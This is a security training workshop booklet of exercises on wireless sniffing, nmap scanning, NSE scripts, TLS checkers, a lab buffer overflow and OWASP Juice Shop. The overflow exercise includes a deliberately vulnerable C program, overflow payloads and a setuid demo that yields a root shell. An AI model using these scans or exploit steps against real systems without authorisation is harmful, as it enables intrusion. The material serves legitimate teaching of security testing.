Hackerworkshop PROSA

exercises

Henrik Kramselund
hlk@zencurity.com

September 30, 2024

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course. Even if you don't work through the exercise, you might want to know the subjects covered by these.

Exercises marked with ℹ are considered optional. These contain subjects that are related to the course, but less important. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

Preface

This material is prepared for use in *Hackerworkshop PROSA* and was prepared by Henrik Kramselund, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for hackerworkshop-exercises in the repo

https://github.com/kramse/security-courses

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

ℹ Check your Kali VM, run Kali Linux 30 min

Objective:
Having a hacker lab is needed to learn hacking. You can get by in the workshop by just Nmap and a browser. If you want to do more in-depth hacking I suggest Kali.

We do NOT need a Kali Linux for running tools during the course, but it will allow you to run many more.

Purpose:
The advantage of using Kali Linux is that a lot of hacking tools are prepackaged on this distribution of Linux. It is also very popular, so many books, articles and tools can run easily on this.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

4Gb memory, 2 CPU and 30Gb disk should be enough for some time.


Solution:
If you like, install virtualisation software and Kali Linux.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 2

❶ Wardriving Up to 15min



Objective:
Try scanning for networks, your operating system can see the wireless networks around you. Advanced scanning would be to put a network card in monitor mode and sniff wireless networks.

Purpose:
See that wireless networks dont encrypt MACs addresses and other characteristics - what can be found just by turning on the radio.

Suggested method:
Use a built-in facility in your laptop, or even better use a phone app. There are MANY phone based apps that can scan for networks and show basic information.

Advanced: Use Kali Linux standalone or virtual machine, insert USB wireless card, make sure your VM has USB 2.0 Hub and allow VM to control the card.

Start monitor mode - maybe card is not wlan0!:
```
airmon-ng start wlan0
```

Start airodump-ng and see the data:
```
airodump-ng wlan0mon
```

Hints:
Selecting a specific channel can be done using –channel and writing captured packets can be done using -w
```
airodump-ng -w demo --channel 6 wlan0mon
```

Solution:
When you have an overview of nearby networks and their security settings you are done.


Help each other, see the tools on a nearby machine.

Discussion:
Lots of information is available on the internet. One recommended site is: http://www.aircrack-ng

It is possible to crack WEP quite easily. WPA2 with AES is currently the most used standard. If using WPA2 PSK – PreShared Key, single key/password for the whole network, you can try bruteforcing. The aircrack package contains a samle WPA capture you can crack.

Exercise 3

ℹ Demo EtherApe 10 min



> EtherApe is a graphical network monitor for Unix modeled after etherman. Featuring link layer, IP and TCP modes, it displays network activity graphically. Hosts and links change in size with traffic. Color coded protocols display. Node statistics can be exported.

Objective:
Use a tool to see more about network traffic, whats going on in a network.

This will be a demo showing port scan in the wireless network.

Purpose:
Get to know the concept of a node by seeing nodes communicate in a graphical environment.

Suggested method:
Use the tool from Kali and a USB Wi-Fi card, if you have it. I have a few to borrow.

The main page for the tool is: https://etherape.sourceforge.io/

Hints:
Your built-in network card may not be the best for sniffing.

Solution:
When you have the tool running and showing data, you are done.

Discussion:
Is it legal to run this tool? Can I run it on my own Wi-Fi?

Would you run this on a work network, guest network, hotel or coffee shop network?

Exercise 4

⚠ Execute nmap TCP and UDP port scan 15 min

Objective:
Use nmap to discover important open ports on active systems

Purpose:
Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:
Download Nmap from `https://nmap.org/download.html`

Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Note: for Windows users, it is a bit annoying to run it. You can create a small file with an alias:
`Set-Alias -Name nmap -Value 'C:\Program Files (x86)\Nmap\Nmap.exe'`

Hints:
Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:
Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.

Use the command below as examples:

- Default Nmap scan: `nmap 10.0.45.1`
- You are welcome to do further scans, and next exercises will add options

Pay attention to the output, try to read it, ask questions


Discussion:
There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit http://www.nmap.org

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 5

⚠ Discover active systems ping and port sweep 15 min



Objective:
Use nmap to discover active systems and ports

Purpose:
Know how to use nmap to scan networks for active systems. These ports receive traffic from *the internet* and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:
Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:
Try nmap in sweep mode - and you may run this from Zenmap

Solution:
Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:
Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 6

⚠ Perform nmap OS detection and service scan 10 min

Objective:
Use nmap OS detection and see if you can guess the brand of devices on the network

Purpose:
Getting the operating system of a system will allow you to focus your next attacks.

Suggested method:
Look at the list of active systems, or do a ping sweep.

Then add the OS detection using the option `-O` or even better `-A` which turns on other nice things like script scan.

Better to use -A all the time, includes even more scripts and advanced stuff See the next exercise.

Hints:

The nmap can send a lot of packets that will get different responses, depending on the operating system. TCP/IP is implemented using various constants chosen by the implementors, they have chosen different standard packet TTL etc.

Solution:
Use a command like `nmap -O -p1-100 10.0.45.45` or `nmap -A -p1-100 10.0.45.45`

Discussion:
nmap OS detection is not a full proof way of knowing the actual operating system, but in most cases in can detect the family and in some cases it can identify the exact patch level of the system.

Some services will show software versions allowing an attacker easy lookup at web sites to known vulnerabilities and often exploits that will have a high probability of success.

Make sure you know the difference between a vulnerability which is discovered, but not really there, a false positive, and a vulnerability not found due to limitations in the testing tool/method, a false negative.

A sample false positive might be reporting that a Windows server has a vulnerability that you know only to exist in Unix systems.

Exercise 7

❶ Nmap full scan – can take hours

Objective:
Documenting the security level of a network often requires extensive testing. Below are some examples of the scanning methodology needed.

Purpose:
Doing a port scan often requires you to run multiple Nmap scans.

Suggested method:
Use Nmap to do:

1. A few quick scans, to get web servers and start web scanners/crawlers
2. Full scan of all TCP ports, -p 1-65535
3. Full or limited UDP scan, `nmap -sU --top-ports 100`
4. Specialized scans, like specific source ports

Hints:
Using a specific source ports using -g/–source-port <portnum>: Use given port number with ports like FTP 20, DNS 53 can sometimes get around router filters and other stateless Access Control Lists

Solution:
Run multiple nmap and get results. At least TCP and UDP top-ports 10.

Discussion:
Recommendation it is highly recommended to always use:


```
-iL <inputfilename>: Input from list of hosts/networks
-oA outputbasename: output in all formats, see later
```

Some examples of real life Nmaps I have run:

```
dns-scan: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
bgpscan: nmap -A -p 179 -oA bgpscan -iL targets
dns-recursive: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
php-scan: nmap -sV --script=http-php-version -p80,443 -oA php-scan -iL targets
scan-vtep-tcp: nmap -A -p 1-65535 -oA scan-vtep-tcp 10.1.2.3 192.0.2.123
snmp-10.x.y.0.gnmap: nmap -sV -A -p 161 -sU --script=snmp-info -oA snmp-10xy 10.x.y.0/19
snmpscan: nmap -sU -p 161 -oA snmpscan --script=snmp-interfaces -iL targets
sshscan: nmap -A -p 22 -oA sshscan -iL targets
vncscan: nmap -A -p 5900-5905 -oA vncscan -iL targets
```

Exercise 8

❶ Reporting HTML 10 min



Objective:
Show the use of XML output and convert to HTML

Purpose:
Reporting data is very important. Using the oA option Nmap can export data in three formats easily, each have their use. They are normal, XML, and grepable formats at once.

Suggested method:
Run a scan, produce output in XML format, transform this into HTML.

```
sudo nmap -oA zencurity-web www.zencurity.com
xsltproc zencurity-web.xml > zencurity-web.html
```

Hints:
Nmap includes the stylesheet in XML and makes it very easy to create HTML. The tool xsltproc might not be installed, use `apt install xsltproc`

Solution:
Run XML through xsltproc, command line XSLT processor, or another tool

Discussion:
Options you can use to change defaults:

```
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
```

Also check out the Ndiff tool

```
hlk@cornerstone03:~$ ndiff zencurity-web.xml zencurity-web-2.xml
-Nmap 7.70 scan initiated Fri Sep 07 18:35:54 2018 as: nmap -oA zencurity-web www.zencurity.com
+Nmap 7.70 scan initiated Fri Sep 07 18:46:01 2018 as: nmap -oA zencurity-web-2 www.zencurity.com

 www.zencurity.com (185.129.60.130):
 PORT    STATE SERVICE VERSION
+443/tcp open  https
```

(I ran a scan, removed a port from the first XML file and re-scanned)

Exercise 9

❶ Nping check ports 10min

Objective:
Show the use of Nping tool for checking ports through a network

Purpose:
Nping can check if probes can reach through a network, reporting success of failure. Allows very specific packets to be sent.

Suggested method:

```
  root@KaliVM:~# nping --tcp -p 80 www.zencurity.com

  Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:06 CEST
  SENT (0.0300s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
  RCVD (0.0353s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=49674 iplen=44  seq=3654597698 win=16384 <ms
...
  SENT (4.0362s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
  RCVD (4.0549s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=62226 iplen=44  seq=3033492220 win=16384 <ms

  Max rtt: 40.044ms | Min rtt: 4.677ms | Avg rtt: 15.398ms
  Raw packets sent: 5 (200B) | Rcvd: 5 (220B) | Lost: 0 (0.00%)
  Nping done: 1 IP address pinged in 4.07 seconds
```

Hints:
A lot of options are similar to Nmap

Solution:
When you have sent a few TCP SYN packets towards a web server and seen the results, you are done.

Discussion:
A colleague of ours had problems sending specific IPsec packets through a provider. Using a tool like Nping it is possible to show what happens, or where things are blocked.

Things like changing the TTL may provoke ICMP messages, like this:

```
root@KaliVM:~# nping --tcp -p 80 --ttl 3 www.zencurity.com

Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:08 CEST
SENT (0.0303s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (0.0331s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28456 iplen=7
...
SENT (4.0366s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (4.0558s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=30235 iplen=7

Max rtt: 38.574ms | Min rtt: 2.248ms | Avg rtt: 13.143ms
Raw packets sent: 5 (200B) | Rcvd: 5 (360B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.07 seconds
```

Further work can be done using Python and a tool like Scapy, `https://scapy.net/`

Exercise 10

❶ Nmap Scripting Engine NSE scripts 30min

Objective:
Show the use of NSE scripts, copy/modify a script written in Lua.

Purpose:
Investigate the scripts from Nmap, maybe copy one, learn how to run specific script using options

Suggested method:

```
# cd /usr/share/nmap/scripts
# nmap --script http-default-accounts.nse www.zencurity.com
# cp http-default-accounts.nse http-default-accounts2.nse
# nmap --script http-default-accounts2.nse www.zencurity.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 19:45 CEST
...
```

This will allow you to make changes to existing scripts.

Hints:
We will do this quick and dirty - later when doing this at home, I recommend putting your scripts in your home directory or a common file hierarchy.

Solution:
Other examples

```
nmap --script http-enum 10.0.45.0/24
nmap -p 445 --script smb-os-discovery 10.0.45.0/24
```

Discussion:
There are often new scripts when new vulnerabilities are published. It is important to learn how to incorporate them into your scanning. When heartbleed roamed I was able to scan about 20.000 IPs for Heartbleed in less than 10 minutes, which enabled us to update our network quickly for this vulnerability.

It is also possible to run categories of scripts:

```
nmap --script "http-*"

     nmap --script "default or safe"
      This is functionally equivalent to nmap --script "default,safe". It loads all scripts th

     nmap --script "default and safe"
      Loads those scripts that are in both the default and safe categories.
```

or get help for a script:

```
# nmap -script-help http-vuln-cve2013-0156.nse
```



```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 19:00 CEST

http-vuln-cve2013-0156
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/http-vuln-cve2013-0156.html
  Detects Ruby on Rails servers vulnerable to object injection, remote command
  executions and denial of service attacks. (CVE-2013-0156)

  All Ruby on Rails versions before 2.3.15, 3.0.x before 3.0.19, 3.1.x before
  3.1.10, and 3.2.x before 3.2.11 are vulnerable. This script sends 3 harmless
  YAML payloads to detect vulnerable installations. If the malformed object
  receives a status 500 response, the server is processing YAML objects and
  therefore is likely vulnerable.

  References:
  * https://community.rapid7.com/community/metasploit/blog/2013/01/10/exploiting-ruby-
on-rails-with-metasploit-cve-2013-0156',
  * https://groups.google.com/forum/?fromgroups=#!msg/rubyonrails-security/61bkgvnSGTQ/nehwjA8
  * http://cvedetails.com/cve/2013-0156/
```

Some scripts also require, or allow arguments into them:

```
  nmap -sC --script-args 'user=foo,pass=",=bar",paths=/admin,/cgi-bin,xmpp-info.server_name=lo
```

Exercise 11

Optional and Demo: Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:
Instructor will walk through this!

This exercise is meant to show how binary exploitation is done at a low level. If this is the first time you ever meet this, don't worry about it. You need to know this can happen

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
```



```
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:


```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```

Exercise 12

⚠ SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

SSLscan is available on Kali Linux and other Linux distributions, and can scan by IP address and other protocols too.

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without options to see the possibilities – and see if you can find the options to run against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed – `sudo apt install sslscan`

SMTP TLS is *opportunistic encryption*, if both ends support encryption it will be used. Vulnerable to active man in the middle attacks, but works well in practice.
`https://en.wikipedia.org/wiki/Opportunistic_encryption`

Solution:
When you can run and basically understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, using hostname or IP while Qualys SSLLabs only can test from hostname

Further SSLscan can be used against multiple database systems and mail systems.

Exercise 13

⚠ Internet scanners 15 min

Objective:
Try the Online scanners https://internet.nl/ and a few more.

Purpose:
Learn how to efficiently check settings on remote services.

Suggested method:
There are multiple portals and testing services which allow you to checck a domain, mail settings or web site. Others exist, feel free to suggest some.

Run tools against a couple of sites of your choice.

- `https://internet.nl/` Generic checker
- `https://www.hardenize.com/` Generic checker
- `https://www.wormly.com/test_ssl` Test TLS
- `https://observatory.mozilla.org/` Web site headers check
- `https://dnsviz.net/` DNS zone check
- `https://rpki.cloudflare.com/` Check RPKI - route validator enter IP address
  More information about this: `https://labs.ripe.net/author/nathalie_nathalie/rpki-test/`

Hints:
Especially the Mozilla Observatory is usefull for checking web site headers! I use their command line tool, https://github.com/mozilla/observatory-cli:

```
$ observatory --format report  www.kramse.dk
observatory [WARN] retrying in 1 second (attempt 1/10)
observatory [WARN] retrying in 1 second (attempt 2/10)

HTTP Observatory Report: www.kramse.dk

Score Rule                      Description
    5 content-security-policy  Content Security Policy (CSP) implemented without 'unsafe-inline' or 'un
eval'.
    5 referrer-policy          Referrer-Policy header set to "no-referrer", "same-origin", "strict-
origin" or "strict-origin-when-cross-origin".
    5 x-frame-options          X-Frame-Options (XFO) implemented via the CSP frame-ancestors directive.

Score: 115
Grade: A+

Full Report Url: https://observatory.mozilla.org/analyze.html?host=www.kramse.dk
```

Solution:
When you can run and understand what at least one tool does, you are done.

Discussion:
Which settings are most important, which settings are your responsebility?

Exercise 14

❶ Run OWASP Juice Shop 30 min

Objective:
Lets try starting the OWASP Juice Shop, **I will run it and show it**

Purpose:
You can easily do some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

Suggested method:
What you need: You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

https://portswigger.net/burp/communitydownload

Hints:
The application is very modern, very similar to real applications. The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

If you want to run your own shop I recommand running JuiceShop with Docker, and sometimes running it on Kali is the easiest learning environment. Go to https://github.com/bkimminich/juice-shop

Solution:
When you have seen a running Juice Shop web application, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
`https://github.com/bkimminich/juice-shop`
`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from https://leanpub.com/juice-shop - suggested price USD 5.99

Exercise 15

ℹ Setup JuiceShop environment, app and proxy - up to 60min

Objective:
Run JuiceShop with Burp proxy – if you have it, otherwise you can just listen

Start JuiceShop and make sure it works, visit using browser. The recommended way is using Docker, see previous exercise 14

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition. **This version is already installed on Kali Linux**

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application. The history of requests made and responses received is also stored, so we can go back and investigate – and document.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.

We will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR file* from Portswigger from:

https://portswigger.net/burp/communitydownload

follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite

The recommended setup, as it mimics the real life situation would be:


- Debian Linux running Docker with JuiceShop – say on IP `http://10.0.2.12:3000`
- Kali Linux running Burp Suite with proxy on `127.0.0.1:8080`
- Kali Linux running a browser using the proxy on `127.0.0.1:8080` to visit JuiceShop

When working you will see the Target tab showing data.

